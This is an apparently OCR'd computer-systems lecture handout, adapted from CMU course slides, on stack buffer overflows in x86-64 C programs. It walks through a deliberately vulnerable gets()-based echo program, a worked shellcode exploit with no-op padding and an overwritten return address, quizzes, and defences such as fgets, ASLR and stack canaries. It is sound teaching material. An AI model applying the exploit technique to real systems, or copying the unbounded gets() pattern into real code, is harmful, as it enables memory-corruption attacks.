CS 33

Machine Programming (4)

Many of the slides in this lecture are either from or adapted from slides provided by the authors of the textbook "Computer Systems: A Programmer's Perspective," 2nd Edition and are provided from the website of Carnegie-Mellon University, course 15-213, taught by Randy Bryant and David O'Hallaron in Fall 2010. These slides are indicated "Supplied by CMU" in the notes section of the slides.

String Library Code

- Implementation of Unix function `gets()`

```
/* Get string from stdin */
char *gets(char *dest)
{
    int c = getchar();
    char *p = dest;
    while (c != EOF && c != '\n') {
        *p++ = c;
        c = getchar();
    }
    *p = '\0';
    return dest;
}
```

  – no way to specify limit on number of characters to read
- Similar problems with other library functions
  – `strcpy`, `strcat`: copy strings of arbitrary length
  – `scanf`, `fscanf`, `sscanf`, when given `%s` conversion specification

Supplied by CMU.

Vulnerable Buffer Code

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
int main() {
    echo();

    return 0;
}
```

```
unix>./echo
123
123
```

```
unix>./echo
123456789ABCDEF01234567
123456789ABCDEF01234567
```

```
unix>./echo
123456789ABCDEF012345678
Segmentation Fault
```


Supplied by CMU, but adapted for x86-64.

Buffer-Overflow Disassembly

echo:

```
000000000040054c <echo>:
  40054c:       48 83 ec 18       sub    $0x18,%rsp
  400550:       48 89 e7          mov    %rsp,%rdi
  400553:       e8 d8 fe ff ff    callq  400430 <gets@plt>
  400558:       48 89 e7          mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff    callq  400410 <puts@plt>
  400560:       48 83 c4 18       add    $0x18,%rsp
  400564:       c3                retq
```

main:


```
0000000000400565 <main>:
  400565:       48 83 ec 08       sub    $0x8,%rsp
  400569:       b8 00 00 00 00    mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff    callq  40054c <echo>
  400573:       b8 00 00 00 00    mov    $0x0,%eax
  400578:       48 83 c4 08       add    $0x8,%rsp
  40057c:       c3                retq
```


Supplied by CMU, but adapted for x86-64.

Note that 24 bytes are allocated on the stack for *buf*, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.

The text in the angle brackets after the calls to *gets* and *puts* mentions “plt”. This refers to the “procedure linkage table,” another topic we cover in an upcoming lecture.


Buffer-Overflow Stack





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq    $24, %rsp
    movq    %rsp, %rdi
    call    gets
    movq    %rsp, %rdi
    call    puts
    addq    $24, %rsp
    ret
```


Supplied by CMU, but adapted for x86-64.




Supplied by CMU, but adapted for x86-64.




Supplied by CMU, but adapted for x86-64.

Note that *gets* reads input until the first newline character, but then replaces it with the null character (0x0).



Supplied by CMU, but adapted for x86-64.



Supplied by CMU, but adapted for x86-64.

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **Use library routines that limit string lengths**
  - `fgets` instead of `gets`
  - `strncpy` instead of `strcpy`
  - don't use `scanf` with `%s` conversion specification
    - » use `fgets` to read the string
    - » or use `%ns` where `n` is a suitable integer


Supplied by CMU.

Malicious Use of Buffer Overflow

```
void main(){
  echo();
  ...
}
```

return address A

```
int echo() {
  char buf[80];
  gets(buf);
  ...
  return ...;
}
```




- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer buf
- When echo() executes ret, will jump to exploit code

Supplied by CMU, but adapted for x86-64.


```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}

main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```



Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.



The "write" routine is the lowest-level output routine (which we discuss in a later lecture). The first argument indicates we are writing to "standard output" (normally the display). The second argument is what we're writing, and the third argument is the length of what we're writing.

The "exit" routine instructs the OS to terminate the program.

Quiz 1


The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0

b) 0x7fffffffe948

c) 0x7fffffffe9a0

d) it doesn't matter what value goes there



Assembler Code from gcc

```
	.file "exploit.c"
	.section	.rodata.str1.1,"aMS",@progbits,1
.LC0:
	.string "hacked by twd\n"
	.text
	.globl	exploit
	.type	exploit, @function
exploit:
.LFB19:
	.cfi_startproc
	subq	$8, %rsp
	.cfi_def_cfa_offset 16
	movl	$14, %edx
	movl	$.LC0, %esi
	movl	$1, %edi
	call	write
	movl	$0, %edi
	call	exit
	.cfi_endproc
.LFE19:
	.size	exploit, .-exploit
	.ident	"GCC: (Debian 4.7.2-5) 4.7.2"
	.section .note.GNU-stack,"",@progbits
```


This is the result of assembling the C code of the previous slide using the command “gcc –S exploit.c –O1”. In a later lecture we’ll see what the unexplained assembler directives (such as .globl) mean, but we’re looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp          # needed for syscall instructions
  movl  $14, %edx         # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi          # write to standard output
  movl  $1, %eax          # do a "write" system call
  syscall
  movl  $0, %edi          # argument to exit is 0
  movl  $60, %eax         # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop
  ...     29 no-ops
  nop
.quad 0x7fffffffe948
.byte '\n'
```


Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, *write* and *exit* (what we want the OS to do is encoded in register eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (`0x7fffffffe948`) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to gets that there are no more characters.

The intent is that when the echo routine returns, it will return to the address we've provided before the newline, and thus execute our exploit code.

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
   . . .
```

big problem!

CS33 Intro to Computer Systems XIV–17

This is the output from “objdump –d” of our assembled exploit attempt. It shows the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it’s not going to be executed as code.) The problem is that if we give this object code as input to the echo routine, the call to *gets* will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding in ‘\n’). Fortunately none of the actual code contains this value, but the string itself certainly does.

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq  $8, %rsp
movb  $9, %dl
addb  $1, %dl
movq  $0x7fffffffe990, %rsi
movb  %dl, (%rsi)
movl  $14, %edx
movq  $0x7fffffffe984, %rsi
movl  $1, %edi
movl  $1, %eax
syscall
movl  $0, %edi
movl  $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

To get rid of the “0a”, we’ve removed it from the string. But we’ve inserted code to replace the null at the end of the string with a “0a”. This is somewhat tricky, since we can’t simply copy a “0a” to that location, since the copying code would then contain the forbidden byte. So, what we’ve done is to copy a “09” into a register, add 1 to the contents of that register, then copy the result to the end of the string.

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```


Again we have the output from “objdump –d”.

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```


The only '0a' appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it's data, not instructions.

Quiz 2

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```


```
main:
  subq   $88, %rsp   # grow stack
  movq   %rsp, %rdi  # setup arg
  call   gets
  movq   %rsp, %rdi  # setup arg
  call   puts
  movl   $0, %eax    # set return value
  addq   $88, %rsp   # pop stack
  ret
```

Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

The exploit code is executed:

a) **before the call to *gets***
b) **before the call to *puts*, but after *gets* returns**
c) **on return from *main***



Supplied by CMU.

Randomized stack offsets are a special case of what's known as "address-space layout randomization" (ASLR).

Because of them, our exploit of the previous slides won't work in general, since we assumed the stack always starts at the same location.

Making the stack non-executable also prevents our exploit from working.

Stack Canaries


- **Idea**
  - place special value (“canary”) on stack just beyond buffer
  - check for corruption before exiting function
- **gcc implementation**
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```


Supplied by CMU.


The –fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The –fstack-protector-all flag causes gcc to emit stack-canary code for all functions.



